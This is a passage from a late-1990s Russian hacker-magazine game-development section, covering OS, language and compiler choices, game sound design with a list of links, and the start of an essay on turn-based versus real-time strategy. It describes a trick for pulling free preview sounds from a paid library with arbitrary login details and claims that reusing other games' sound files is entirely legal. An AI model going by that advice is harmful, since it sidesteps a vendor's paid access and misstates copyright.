вать игры под Linux`ом — это мазохистское развлечение из серии «в гамаке и стоя». До недавнего времени, кстати, существовал миф о том, что Linux еще и быстрее. Дудки. Моя любимая NT на недавно проведенных соревнованиях по скорости этого высочку Линукса сделала как ребенка. Линуксоиды всего мира взвыли и заявили, что, дескать, Линукс настроен был не так и вообще исследование проводилось на деньги дядьки Билла. Ладно, уговорили. Следующие состязания провели на нейтральной территории, плюс предоставили линуксоидам возможность настроить свое детище на их усмотрение. Настраивали, настраивали и все равно продули с треском. Осталось только заткнуться и, пробормотав что-то насчет «ошибок, которые будут исправлены в следующих версиях», тихо уползти в свой мирок. Остальные операционки вообще как конкуренты не рассматриваются. Полумух (OS/2) вроде бы догнил до летального исхода, BeOS ходит в памперсах и слюнявчике, MacOS намертво привинчена к Макинтошам. Так что, как ни крути, а писать нужно под Windows. И это правильно. Наконец, самое главное. Microsoft устранила самую большую проблему, мешавшую разработчикам игр. Все дело в том, что Windows NT на порядок надежнее Windows95/98, и ни одного программиста, поработавшего на NT, обратно в 98-е никакими палками не загонишь. Но, к сожалению, рабочая лошадка всех игровиков — DirectX, в NT реализован в сильно урезанном варианте. Вот и приходилось раньше либо мириться с меньшей надежностью Windows 95/98, либо работать в NT, а для отладки и тестирования перезагружаться в 98-е. Слава Биллу, нашим мучениям пришел конец. Новая Windows 2000 построена на основе NT, и поэтому не менее устойчива и вдобавок полностью поддерживает DirectX. Несколько игр, которые я попробовал запустить в новой Windows 2000, заработали без всяких проблем, причем с той же скоростью, что и в Windows 98. Причем это был не какой-нибудь тетрис, а нормальные игры, активно использующие DirectX и 3D-акселераторы. Вообще, операционная система стала быстрее и надежнее, а системные требования при этом остались на уровне Windows NT 4.0. Так что, пользуясь случаем, хочу передать привет дядьке Биллу и всем его родственникам до седьмого колена включительно.

Пункт второй. Язык программирования

Прежде чем обсуждать, какой язык программирования самый-самый, давай внимательно осмотримся вокруг в поисках странных личностей. Ага, неподалеку мы видим странную личность номер раз... личность яростно водит мышкой по столу и периодически взвизгивает от восторга. Этот



Отладчик SoftIce. Кстати, ты знаешь, что он активно используется также и в хаке?

человек пишет игры на Visual Basic. Это псих, бояться его не надо, достаточно вызвать санитаров. Следующая странная личность быстро-быстро стучит пальцами по клавишам, набивая в столбик ассемблерные команды. Щеки странной личности периодически раздуваются от переизбытка гордости за свою работу. Еще бы, ведь он пишет игры на чистом ассемблере! Это тоже псих, санитары в этом случае уже не помогут, этого сразу в морг. Необходимость в использовании ассемблера для написания игр отпала уже года три назад. Если ты вдруг обнаружишь неподалеку от себя еще какую-нибудь странную личность, пишущую игрушки на каком-нибудь экзотическом языке, поступи с этой личностью на свое усмотрение, но непременно жестоко и с извращенным цинизмом. Нормальные люди выбирают между тремя языками: Delphi, C/C++ и Java.

Java — замечательный язык, который я тебе очень рекомендую изучить, но, к сожалению, его время еще не пришло. Я думаю, что о более-менее массовом использовании Java можно будет говорить только годика через три. С **Delphi** все намного сложнее. В принципе, это очень неплох… система, особенно если ты пишешь каки…нибудь небольшие игры типа шашек или домино, но слишком уж много вылезает всяких недостатков при ближайшем ее рассмотрении.


Во-первых, Delphi — продукт, поддерживаемый одной лишь фирмой Borland. Если завтра шальная Годзилла наступит своей когтистой лапкой на их офис или арабские террористы забьют всех борландовых программистов бамбуковыми палками по пяткам, то Delphi прикажет долго жить и ты останешься у разбитого корыта. Тебе это надо?

Во-вторых, все новые технологии разрабатываются для C/C++. Поэтому каждый раз, когда твои знакомые будут вовсю пользоваться новой версией DirectX из своих программ, написанных на C/C++, ты будешь дожидаться, когда, к примеру, студенту-японцу взбредет в голову выпустить новую версию своего DelphiX. А если его укусит гремучая змея и он умрет в страшных корчах, как раз на середи… твоего проекта? Я думаю, ты не буде… рад такому развитию событий. Поэтому я абсолютно убежден, что C/C++ — лучший язык программирования для написания игрушек. Убедил? Что!? Нет??? Пригласите, пожалуйста, санитаров... Господа санитары, этот человек неизлечимо болен и подлежит изоляции. Уведите.

Пункт третий. Компилятор C/C++

Ты думал, что на поединке «C++ против всех остальных» священные войны закончились. Как бы не так! Свинья — она где порыться завсегда найдет. Только-только разобрались, что большинство задач, в том числе игры, удобнее всего писать на C/C++, так сразу оказались перед новой проблемой — какой компилятор выбрать.

Маленькое лирическое отступление. Знаешь отчего вымерли бронтозавры, са-



Visual C++ — фаворит среди компиляторов

мые знатные, самые толстые Годзиллы, когда-либо топтавшие нашу планету? Не знаешь? А зря. Надо учиться на ошибках своих предков. Вымерли они оттого, что соображали медленно, не успевали реагировать на быстро меняющуюся действительность.

Так вот, за последние несколько лет ситуация с компиляторами C/C++ очень резко изменилась. Правда, некоторые товарищи-разработчики оказались бронтозаврами. В основном это касается тех умников, которые всерьез полагают, что накануне третьего тысячелетия все еще имеет смысл писать игрушки под DOS на **Watcom C++**. Компилятор, безусловно, отличный, для DOS ничего лучшего точно не придумали. Вот только DOS мы уже похоронили и на могилке джигу сплясали. Так нет, находятся бронтозавры, которые об этом еще не знают. Вдобавок ладно бы для собственного удовольствия писали, так эти наивные ящеры всерьез надеются свои игры продать. Короче говоря, если подобная идея посещала твои неокрепшие мозги, быстрее засунь голову под кран и остынь. Тебе нужны совсем другие инструменты.

Еще одна любимая игрушка бронтозавров — компиляторы от компании Borland. В свое время серия **Turbo/Borland C** была очень популярна у нас в стране. Популярность, правда, держалась в основном не на качестве компиляторов, а на отсутствии альтернатив. Тем не менее, массовый переход на платформу Windows ребята из Borland прохлопали. Они, конечно, выпустили компиляторы, работавшие под Windows, но качество у них было средненькое. Как результат, новенький, блестящий **Visual C++**, специально заточенный под Windows, легко обошел на повороте старика Борланда и стал королем дороги. Между прочим, вполне заслуженно. Visual C++ сочетает в себе великолепное качество кода с самой удобной и мощной средой разработки. Добавь к этому MSDN, исполняющий роль хелпа и располагающийся на двух (!) компакт-дисках, и ты поймешь, что это действительно лучший компилятор для Windows.

Заканчивая обзор компиляторов, скажу пару добрых слов о крохотном компиляторе под названием **LCC**. Его главное достоинство — цена. Ровно ноль долларов и ноль центов. Поэтому если ты написал игрушку и хочешь распространять ее как shareware через Интернет, а денег на приобретение легальной копии Visual C++ у тебя еще не появилось, можно попробовать скомпилировать игрушку с помощью LCC. Кстати, именно LCC выбрал Джон Кармак в качестве встроенного компилятора, который будет использоваться в Quake III: Arena вместо QuakeC. Весит LCC всего около 5 мегабайт, а забрать его можно по адресу ***www.cs.virginia.edu/~lcc-win32/index.html***.

Пункт четвертый, заключительный

В принципе, программисту, кроме компилятора и отладчика, ничего больше не нужно. Тем не менее, есть несколько утилит, которые помогут тебе облегчить разработку.

Во-первых, профайлер **Intel VTune**. Профайлер — это такая утилита, которая позволяет замерить быстродействие твоей игры и определить, какие куски сильнее всего тормозят и, соответственно, нуждаются в оптимизации. В принципе, в Visual C++ встроен простенький профайлер, но VTune на порядок мощнее и удобнее. Получить его раньше можно было совершенно бесплатно, зарегистрировавшись в Московском отделении Intel как «независимый разработчик». Сейчас, насколько я знаю, халява закончилась. Зато можно на сайте ***www.intel.ru*** подписаться на бесплатный CD-ROM (точнее, целых три) для разработчиков. Помимо кучи полезной документации, на этих дисках ты найдешь и оценочную версию VTune с возможностью использования в течении двух недель.

Еще одна необходимая примочка — отладчик **SoftIce** от Numega. Это единственный отладчик, который позволяет отлаживать программу даже в эксклюзивном режиме DirectDraw и Direct3D. Более того, с помощью SoftIce можно смотреть, как устроена сама Windows. Этот отладчик довольно часто встречается на пиратских дисках, поэтому URL я не указываю.


Ну и последнее, что я хочу тебе сказать, приятель. Помни, что инструменты — это классно, но самое главное — это прямые руки и мозоль на попе. Иначе не бывает.

X

Как озвучивать игру

Олег Овечкин (wavman@nikita.ru)

Итак, надеюсь, ты уже совершил первые шаги по пути к осуществлению своего грандиозного замысла — созданию собственной игры. Не сомневаюсь, на экране уже задвигались разноцветные тучки пикселей, старательно изображающие из себя крутых компьютерных героев, стала появляться большая красивая, отрендеренная в навороченном 3D-пакете заставка с огромной надписью «MENU» во всю ширь экрана, а знакомые девчонки, прознав о твоих дерзких начинаниях, зачастили в гости, вероятно, с целью пообщаться с весьма перспективным молодым человеком, ну, а в минуты отдыха от близкого общения с перспективным молодым человеком заодно и поиграть в будущий хит игровой индустрии. Казалось бы, все. Что еще нужно для полного счастья! Но не упустил ли ты какой-нибудь мелочи? Запусти свое детище и приглядись внимательнее. Точнее, прислушайся. Ну как, что-нибудь слышно? Нет, шум вентилятора на задней панели компьютера и суетливую возню мышей в куче пивных банок под твоим столом мы в расчет не берем. Прислушайся к тем симпатичным решетчатым дивайсам, которые окаймляют твой монитор (надеюсь, покупая компьютер, ты



Логотип сайта SoundDogs

не сэкономил на звуковой карте и колонках). Опять ничего не слышно? Тогда диагноз ясен. Парень, ты забыл озвучить свою игру! Но не огорчайся. Прочитав следующую главу и проявив немного фантазии, ты сможешь озвучить ее, по крайней мере, на таком уровне, что не будет стыдно ни перед самим собой, ни перед потенциальными игроками, ни тем более перед будущим паблишером. А это уже достаточно много, поверь. Итак, выкручивай ручки громкости до отметки «MAX», и за работу!


Несколько слов о громкости. Призыв к выкручиванию ручек можешь считать шуткой (если, конечно, у тебя не назрело личной мести к соседям). От громкого звука ты быстро устанешь и потеряешь ощущение желаемого звучания. Слишком тихое звучание контрольной акустики также не рекомендуется ввиду пониженной чувствительности человеческого уха в области низких и высоких частот при малой амплитуде звуковой волны. Подбери громкость такую, чтобы во время озвучки тебя не покидало ощущение защищенности и чистоты, а главное, чтобы не звучало сухо. Эти правила справедливы не только для этапа подбора и изготовления звуков, но и для процесса их сведения в игре. Запомни, главное — не громко, главное — «сочно» и выразительно, или, как говорят отечественные саунд-дизайнеры, «жирно», а буржуйские — «bigger than life», что приблизительно можно перевести как «гораздо круче, чем можно услышать на улице». Несколько советов об уплотнении звука ты найдешь ниже. Но прежде чем искать, подбирать и обрабатывать звуки, давай определимся, какими средствами ты будешь их воспроизводить в игре. Т.е. поведем разговор о звуковом движке.

Если предыдущие выпуски «Мастерской» не прошли мимо тебя, то можно предположить, что ты уже вовсю пользуешься каким-нибудь свободно распространяемым 2D или 3D-движком. Некоторые из них уже имеют встроенные средства для воспроизведения звуков. Например, к таким относится CDX — вполне подходящий выбор для первой игры. Если ты не чувствуешь в себе сил самостоятельно написать собственный движок, то и не утруждай себя изобретением давным-давно изобретенного. Большая часть того, что тебе сейчас необходимо, уже сделано другими. Причем благодаря либо альтруизму авторов, либо усердию хакеров многое стало общедоступным. Вот минимальные требования к звуковому движку, который тебя вполне устроил бы: Windows95(98,2k), DirectX 6.0 или выше, 16/8 бит, не менее 22 кГц на воспроизведение, поддержка WAV-файлов. Я опускаю разъяснение таких нюансов, как «частота дискретизации» и «разрядность звука», надеясь на твою хотя бы начальную осведомленность в данной области или, по крайней мере, любознательность при факультативном изучении вопроса. А ежели программирование — твоя стихия, то, разобравшись в работе движка, ты сможешь приладить к нему дополнительные интерфейсы типа **Creative Environmental Audio Extension (EAX)** и **Aureal 3D**, добавив звучанию игры неповторимое ощущение пространства и объема (оговорюсь к слову, что все ссылки по статье приведены в микрорубрике «Интернет для «Мастера»). С помощью этих интерфейсов задействуется специфические аппаратные возможности аудио-карточек (SoundBlaster Live и Vortex-совместимых соответственно), сводя загрузку основного процессора звуком практически к нулю. В настоящее время существует принципиально разный подход в работе этих интерфейсов. Первый предоставляет разработчику набор пространств (reverbs), один из которых может быть активирован в любой момент времени, при этом звуки, проходящие через движок, звучат не плоско, а с реверберацией, т.е. в заданном пространстве. В списке заранее заданных пространств ты найдешь пещеры (Caves), комнаты всевозможных размеров (Rooms), холлы (Halls) и другие бункеры, а также сможешь сконфигурировать собственные. Интерфейс Aureal 3D более сложен. Рассчитывая отражения и поглощение звуковых волн в зависимости от геометрии препятствий на пути их распространения, он воссоздает более реалистичную, по сравнению с EAX, картину звука, но в то же время и более сложен в программировании. Скоро, возможно, появятся более мощные версии EAX (те, что выше 1.0), ввиду его официальной поддержки со стороны известной в определенных кругах фирмы Microsoft и объявлении о включении его в DirectX 7.0. Поэтому наиболее перспективной мне кажется поддержка именно этого стандарта.

А теперь самое время заняться подбором звуков. Первое, что необходимо сделать — это создать черновой список тех звуков, которые тебе понадобятся в игре. Затем в процессе озвучки ты будешь пополнять и расширять его. Создавая список, старайся давать наиболее полное описание звука, мысленно представь, каким он должен быть. Чем яснее его себе представишь, тем быстрее подберешь.

В поисках источника звуков можно пойти двумя путями. Первый путь — найти в Интернете сайт с бесплатными библиотеками звуков и неспеша перегнать их себе на винт, или сайт с коммерческими библиотеками звуков от известных киностудий, которые сами по себе достаточно дороги, но практически всегда представлены на том же сайте демо-версиями, которые там же можно заказать и, спустя пару недель, опять же, совершенно бесплатно получить по почте в виде CD-дисков. Заказать таким образом можно диски, например, в Sound Ideas (о том, как заполняются формы заказа, см. **X** #5/99). Огромную онлайн-библиотеку можно найти на сайте Sound Dogs. Вообще-то она платная, но есть маленькая лазейка, которую ты с успехом можешь использовать. Особенность сервиса этой компании заключается в том, что клиент, пользуясь мощной поисковой системой их www-сервера, имеет возможность искать, выбирать и прослушивать звуки, что называется, не отходя от


Сайт EAX. Отдельное место уделено похвальбе о том, что Phantom Menace — «the latest EAX title». Собственно, есть, чем гордиться!



Редактор TinyWaveEditor

кассы. Завершив выбор, он расплачивается кредитной картой и позже получает доступ к FTP-серверу Sound Dogs, откуда и сливает звуки. Описанной схеме следуют люди, располагающие внушительными денежными средствами и нуждающиеся в действительно качественных звуках. На данный момент, я думаю, тебя вполне устроят звуки с пониженной частотой дискретизации. А как раз именно к ним ты и получаешь свободный доступ во время предварительного прослушивания. Итак, последовательность действий такова: www -> жмешь «Login SFX library» -> вводишь любые Name и Password -> вводишь описание звука, например, для выстрела — shot -> жмешь на иконку с изображением громкоговорителя -> на запрос «Записать или воспроизвести» жмешь «Записать», и звук у тебя на харде. Количество звуков, которые ты можешь слить таким образом, ограничено лишь скоростью предоставленного в твое распоряжение Интернет-канала и запасом твоего терпения. Заметь, полученные тобой файлы имеют расширение AU — стандарт, распространенный на компьютерах NeXT, ...n и DEC. Работать с ним не советую, лучше сразу переведи их в формат WAV либо конвертером, например, **AWave**, либо доступным звуковым редактором, например, **SoundForge**.


Второй способ поиска и подбора звуков более творческий. Ты делаешь их сам. Это не так сложно, как может показаться на первый взгляд. Твой основной инструмент всегда с тобой... Это твое воображение, а не то, что ты подумал. И подспорье к нему — микрофон, аудио-карта, аудиоредактор помощнее, несколько программных аудио-генераторов и встраиваемых DirectX-модулей (plug-ins). Из аудио-редакторов сразу порекомендую SoundForge версии 4.0 или выше. Удобный, быстрый, да и разобраться в нем несложно. Среди генераторов хотелось бы выделить Orangator — между прочим, дело рук отечественных энтузиастов. Очень советую с ним поэкспериментировать. Найти его можно на сайте MAZ в разделе SoftSynth. А в качестве обработок рекомендую использовать DirectX-модули от компании Waves, отличающиеся высоким качеством и скоростью процессинга, а также понятным интуитивным интерфейсом.



Сайт Aureal 3D. Обрати внимание на нижнюю строчку, о бесплатном компакте :)

Используя шумы различных бытовых предметов и запись через микрофон, ты можешь сымитировать много интересных звуков. Например, медленное пересыпание мелких болтиков и гаечек практически неотличимо от звука потрескивания небольшого дровяного костра. Не забудь перед записью оградить себя от лишних шумов, что, правда, в домашних условиях почти невозможно... ну, хотя бы попроси домашних не греметь во время записи посудой на кухне и уменьшить громкость телевизора, сутками напролаую вещающего о непрекращающихся изменениях в правительстве. А по окончании процесса обязательно воспользуйся шумодавом, например, тем, который встроен в SoundForge. Эта технология имитации реальных звуков с помощью подручных предметов успешно применяется даже при озвучивании голливудских фильмов и носит название *Folley Effects*.

Необязательно все звуки создавать с нуля. Дело в том, что некоторые игровые компании не утруждают себя упаковкой ресурсов игры и поэтому зачастую звуки игры можно найти в одной из ее поддиректорий. Выбрав звук, ты можешь смикшировать его с другими, практически до неузнаваемости обработать в аудио-редакторе и, как результат, получить совершенно новый звук (и ничего нелегального и вообще нечестного в этом нет, не беспокойся). Но помни и старайся соблюдать одно непреложное правило: обрабатывай звук на максимально возможной частоте дискретизации (44 кГц) и максимально возможной разрядности (16 бит) и лишь при импортировании звука в игру преобразуй к требуемому формату. Этот прием позволяет минимизировать нежелательные искажения, вносимые различными обработками. В качестве импортируемого формата, приемлемого по качеству для игры и нетребовательного по занимаемому объему, я рекомендую выбрать 22 кГц, 16 бит, моно. Использование стерео-файлов в твоей игре в общем случае излишне, особенно если она уже оснащена технологиями типа DirectSound3D, EAX или Aureal3D. Восьмибитный звук можно считать атрибутом вчерашнего дня, но иногда его использование может оказаться быстрым и дешевым решением некоторой проблемы, например, имитации звука голоса из зашумленной рации.




Редактор SoundForge

Подобрав эффекты и расставив их по своим местам, ты можешь обнаружить, что звучат они как-то вяло и тускло, совершенно не погружая в атмосферу игры. Такое может произойти, если не обработать эффекты особым образом. Каждый саунд-дизайнер использует при работе всякие хитрости и трюки, но большинство из них, к сожалению, держатся в секрете, так как именно с их помощью звучание приобретает неповторимость, определяя собственный подчерк саунд-дизайнера. Вот несколько приемов, с которых можешь начать. Первый — компрессия: сжатие динамического диапазона. Субъективно воспринимается как уплотнение и усиление звука. Без нее немыслимы взрывы, выстрелы и другие эффекты, основная цель которых произвести большой «Б-У-У-М!!!». Так-

же незаменима при обработке речи, т.к. выравнивает среднюю громкость и делает громче тихие фразы, а излишне громкие приглушает. Второй прием — эквализация: воздействие на частотный спектр. Компьютерные колонки, несмотря на уверения изготовителей, не обеспечивают полноценного воспроизведения частотного диапазона от 20 Гц до 20 кГц, честно воспроизводя, как правило, среднечастотный диапазон (200 Гц — 14 кГц). А так как твоя игра и твой звук будут жить именно в этой среде, то позаботиться придется об этих критических диапазонах, подняв немного эквалайзером «верхи» и «низы». Поэкспериментируй с модулем Waves MaxxBass. Еще один прием — добавление гармоник: расширение спектра и, как следствие, насыщение и «утолщение» звука. В качестве инструмента попробуй TubeWarmth от 3rd Ear Audio. Одновременно хочется предостеречь от многократного воздействия обработок на один и тот же звук, это может привести к его деградации и ухудшению.

И, наконец, поговорим о концепции и дизайне звуковой картины. Генеральной целью саунд-дизайна является фокусирование внимания игрока на происходящих в игре событиях. Звуковые события не должны рассеивать внимание игрока или отвлекать его на незначимые детали, а обязаны акцентировать его на ключевых моментах игры в нужные моменты времени. Проектируй озвучку так, чтобы игра не содержала совершенно беззвучных мест. Этим грешат даже некоторые современные игры. Отсутствие звукового сопровождения ломает восприятие игрока и лишний раз заставляет его вспомнить, что он всего лишь играет в игру, в то время как твоя цель — заставить его хотя бы на несколько минут почувствовать себя героем иного измерения или участником событий будущего. Как же этого достигнуть? Общее решение таково — постоянный фоновый звук, логически связанный с окружающим миром, плюс набор случайных фоновых звуков, периодически появляющихся и время от времени меняющихся, плюс набор звуков, связанных с определенными действиями игровых персонажей. А остальное на твой вкус...



Сайт MAZ. Огромное количество всякого-разного!

Велик объем информации, да мал размер печатного листа. Что не узнал из статьи — сможешь найти на просторах всемирной хитросплетенной. Общайся со знающими людьми, благо существует для этого электронная почта и чат, и великое знание снизойдет к тебе. А если у тебя остались вопросы, пиши в редакцию, и ответы, не заставив себя ждать, обязательно появятся на страницах **X**.

X

Интернет для «Мастера»

Олег Овечкин (wavman@nikita.ru)

CDX
www.cdx.sk
Бесплатная библиотека для разработки игр. Содержит исходные С++ коды простейшего звукового движка на основе DirectX.

The Game Programming MegaSite
http://perplexed.com/GPMega/directx/index.htm
Секреты программирования игр под DirectX, в том числе DirectSound.

SoundForge
www.sonicfoundry.com
Мощнейший звуковой редактор. Советую!

Aureal3D SDK
www.a3d.com
Бесплатная библиотека поддержки аппаратно-акселерированного трехмерного звука для звуковых карт на основе чипа Vortex.

EAX SDK
www.soundblaster.com/eaudio
Бесплатная библиотека поддержки аппаратно-акселерированного пространственного звучания для звуковых карт SoundBlaster Live.

Sound Dogs
www.sounddogs.com
Коммерческая онлайн-библиотека звуков (как сливать, см. статью «Как озвучивать игру»).

Sound Ideas
www.sound-ideas.com
Коммерческие CD-библиотеки звуков (есть free-демо).

Tiny Wave Editor
www.yamaha.co.uk/synth/html/current/samplers/a3000/f_twe.htm
Совершенно бесплатный и очень компактный звуковой редактор от мотоциклетной фирмы Yamaha.

MAZ
www.maz-sound.com
Генераторы, рипперы, утилиты и много другое.

Философия времени
или
о прерывистости непрерывного

Владимир Веселов (veselov@xakep.ru)
иллюстрации – А.Еремин

Попалась мне как-то книжка под названием «О чем спорят философы». Пролистал я ее и выяснил, что спорят они о всякой ерунде. Скажем, пятая глава называлась «Дискретно ли время», и разбирался там вопрос, можно ли выделить отрезок времени, меньше которого ничего быть не может (квант, иначе говоря). Последний ламер этим философам сказал бы: «Смотря какое время. Если игра пошаговая, есть такой квант, а если реалтаймовая, то нету его». Но ламер, он на то и ламер, чтобы видеть только лежащее на поверхности, а кул хацкеру нужно смотреть вглубь проблемы. Вот мы сейчас туда и заглянем, попробуем разобраться, чем пошаговые стратегии отличаются от реалтаймовых и отличаются ли вообще. Заодно и вопрос с дискретностью времени утрясем.

Только сразу скажу, глобальные стратегии, вроде Цивилизации и Хозяина Ориона, трогать не будем, возьмем что-нибудь попроще. Такое, где нам приходится управлять отдельными людишками, X-COM там, Commandos, C&C. Зато решать проблему будем как истинные философы, так, чтобы только своим понятно было, о чем тут речь.

Откуда появились и кому нужны пошаговые стратегии

На первый взгляд все ясно. Компьютерные стратегические игры родились из настольных, а там игровой процесс делился на ходы. Я хожу, ты ходишь, он, она, оно ходит. Однако RPG тоже из настольных произошли, но о пошаговых я что-то не слыхал. Может, и были они на заре мироздания, но начисто вымерли к настоящему времени.

Можно подобраться с другой стороны, посмотреть, на каких машинах появились первые стратегии, на их системные требования. Вроде бы опять все понятно становится. Не могли тогдашние машины обсчитывать поведение хотя бы десятка персонажей, да еще и какую-то графику выводить. Но если бы дело было только в этом, пошаговые игры давно бы исчезли, как вопрос при социализме.

Тут у нас хороший пример есть, X-COM: Apocalypse. Помнишь, там можно было вести битву, как в пошаговом режиме, так и в реалтайме? То есть авторы намекали, что на Pentium вполне можно со вкусом играть в реальном времени, ну а те, у кого машина похуже, будут по старинке все шагами мерить. Только эксперимент не удался, многие пробовали реалтайм, но быстро от него отказывались, AI слабоват был, и потери, как следствие, велики.

Вот мы и третью причину существования пошаговых игр нашли, необходимость создания для игр реального времени хоть какого-то искусственного интеллекта. Ясное дело, когда ты не можешь руководить сразу всеми своими бойцами, нужно, чтобы они хоть о чем-то думали своей головой.


Но вот что интересно, берем реалтаймовых Commandos, так там у твоих бойцов нет вообще никакого интеллекта, ну начисто. Если ты не прикажешь Шпиону или Снайперу стрелять по появившемуся противнику или бежать от него, он так и будет торчать на одном месте и звать тебя на помощь. Но игра-то идет в реальном времени, и какая игра!

